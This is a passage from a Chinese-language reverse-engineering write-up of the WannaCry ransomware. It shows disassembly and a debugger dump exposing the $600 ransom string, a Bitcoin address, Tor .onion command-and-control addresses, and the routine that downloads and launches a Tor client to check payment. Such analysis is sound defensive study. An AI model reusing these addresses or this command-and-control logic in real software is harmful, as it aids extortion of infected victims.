0040152D push edx ; hWnd
0040152E lea edx, [esp+0A20h+FileName]
00401532 mov ecx, [eax+81Ch]
00401538 mov eax, [eax+818h]
0040153E push edx ; Filename 00000000.dky
0040153F push eax ; char
00401540 mov eax, [esp+0A28h+var_914]
00401547 push ecx ; int,勒索金额 "$600"
00401548 lea ecx, [ebx+0B2h] ; 字符串 "13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94")
0040154E lea edx, [esp+0A2Ch+var_80C] ; eky文件内容
00401555 push ecx ; int
00401556 push ebp ; char *, eky文件长度
00401557 push edx ; int
00401558 lea ecx, [esp+0A38h+var_91C] ; res 文件内容
0040155F push eax ; int
00401560 lea edx, [esp+0A3Ch+DstBuf] ; res 文件内容
00401567 push ecx ; int
00401568 add ebx, 0E4h ; 洋葱路由地址
0040156E push edx ; int
0040156F push ebx ; int
00401570 call sub_40C240

```

洋葱路由地址：

ASCII		02D2F540	0012FC14	ASCII "gx7ekbenv2riucmf.onion;57g7spgrzlojinias.onion;xxlvbi"
gx7ekben		02D2F544	02D2F674	ASCII "123456\r\n123456789"
v2riucmf		02D2F548	02D2F66C	ASCII "123456\r\n123456789"
.onion;5		02D2F54C	34333231	
7g7spgrz		02D2F550	02D2F77C	ASCII "123456eky"
lojinias.		02D2F554	00000009	
onion;xx		02D2F558	0012FBE2	ASCII "13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94"
lvbrloxv		02D2F55C	00273150	ASCII "\$600"
riy2c5.o		02D2F560	00000001	
nion;76j		02D2F564	02D2F59C	ASCII "00000000.dky"
l123...2		02D2F568	001005BE	
		02D2F56C	0041FB54	ASCII "s.wnry"

7) 这个函数传入这么多参数，又传入了 res 和 eky 等文，并且还有洋葱路由地址，应

该就是核心代码块，我们跟入该函数进行分析：

- 首先利用函数 sub\_40DBB0 进行相关的参数配置，然后调用函数 sub\_40BED0：

```
0040C25F push ebx ; ebx=洋葱地址
0040C260 push ebp ; ebp=res数据长度
0040C261 push esi
0040C262 push edi
0040C263 push 1000h
0040C268 lea ecx, [esp+242Ch+var_240C] ; res文件内容
0040C26C call sub_40DBB0 ; 配置参数设置
0040C271 mov ecx, [esp+2428h+arg_4] ; res内容
0040C278 mov edx, [esp+2428h+arg_0] ; 洋葱地址
0040C27F lea eax, [esp+2428h+var_240C]
0040C283 mov [esp+2428h+var_4], 0
0040C28E push eax
0040C28F push 0Ch
0040C291 push ecx
0040C292 push edx
0040C293 or ebp, 0FFFFFFFh
0040C296 call sub_40BED0
```

- 跟入函数 sub\_40BED0，它内部的功能主要有两个函数实现：


- 一个是 sub\_40D5E0：

主要功能是实现 socket 连接并且发送数据


```
0040DAE3 push 4 ; optlen
0040DAE5 push ecx ; optval
0040DAE6 push 80h ; optname
0040DAE8 mov edi, 1
0040DAF0 push 0FFFFh ; level
0040DAF5 push eax ; s
0040DAF6 mov [esp+24h+buf], 0FFh
0040DAFB mov word ptr [esp+24h+optval], di
0040DB00 mov [esp+24h+var_2], di
0040DB05 call ds:setsockopt
0040DB08 mov eax, [esi+4]
0040DB0E push 0 ; flags
0040DB10 lea edx, [esp+14h+buf]
0040DB14 push edi ; len
0040DB15 push edx ; buf
0040DB16 push eax ; s
0040DB17 call ds:send
0040DB1D mov ecx, [esi+4]
0040DB20 push 2 ; how
0040DB22 push ecx ; s
0040DB23 call ds:shutdown
0040DB29 mov edx, [esi+4]
0040DB2C push edx ; s
0040DB2D call ds:closesocket
```

- 另一个是 sub\_40BAF0：

打开函数的交叉引用，直接劝退 ⊙\_⊖，准备简单分析，猜它的功能：




从其中挑选几个函数来看，其中函数 sub\_40B840 函数很突出，它会创建进程，并且会复制和删除文件等操作：



跟入函数 sub\_40B840 进行分析:

- ◆ 该函数中会访问指定路径下的文件: TaskData\Tor\taskhsvc.exe 此文件应该就是洋葱浏览器的客户端; 如果不存在的话就会重新联网下载并安装该文件。



- ◆ 接下来将创建进程，进程的代码路径就是上面的文件地址:

```
0040B960 xor eax, eax
0040B962 lea edi, [esp+46Ch+StartupInfo.lpReserved]
0040B966 mov [esp+46Ch+StartupInfo.cb], 44h
0040B96E xor edx, edx
0040B970 mov [esp+46Ch+ProcessInformation.hProcess], eax
0040B974 rep stosd
0040B976 mov [esp+46Ch+ProcessInformation.hThread], edx
0040B97A lea eax, [esp+46Ch+ProcessInformation]
0040B97E lea ecx, [esp+46Ch+StartupInfo]
0040B982 mov [esp+46Ch+ProcessInformation.dwProcessId], edx
0040B986 push eax ; lpProcessInformation
0040B987 push ecx ; lpStartupInfo
0040B988 push edx ; lpCurrentDirectory
0040B989 push edx ; lpEnvironment
0040B98A push 800000h ; dwCreationFlags
0040B98F push edx ; bInheritHandles
0040B990 push edx ; lpThreadAttributes
0040B991 mov [esp+488h+ProcessInformation.dwThreadId], edx
0040B995 mov [esp+488h+StartupInfo.wShowWindow], dx
0040B99A push edx ; lpProcessAttributes
0040B99B lea edx, [esp+48Ch+Dest]
0040B99F mov [esp+48Ch+StartupInfo.dwFlags], 1
0040B9A7 push edx ; lpCommandLine, = TaskData\Tor\taskhsvc.exe
0040B9A8 push 0 ; lpApplicationName
0040B9A9 call ds>CreateProcessA
```

- ◆ 这个函数的功能应该就是执行洋葱浏览器访问指定的站点; 站点会查询指定比特币的付款情况, 如果完成付款, 则发送私钥搭到被感染主机完成解密操作。

到此，整个 wannacry 的分析就全部结束了

O(≥□≤)o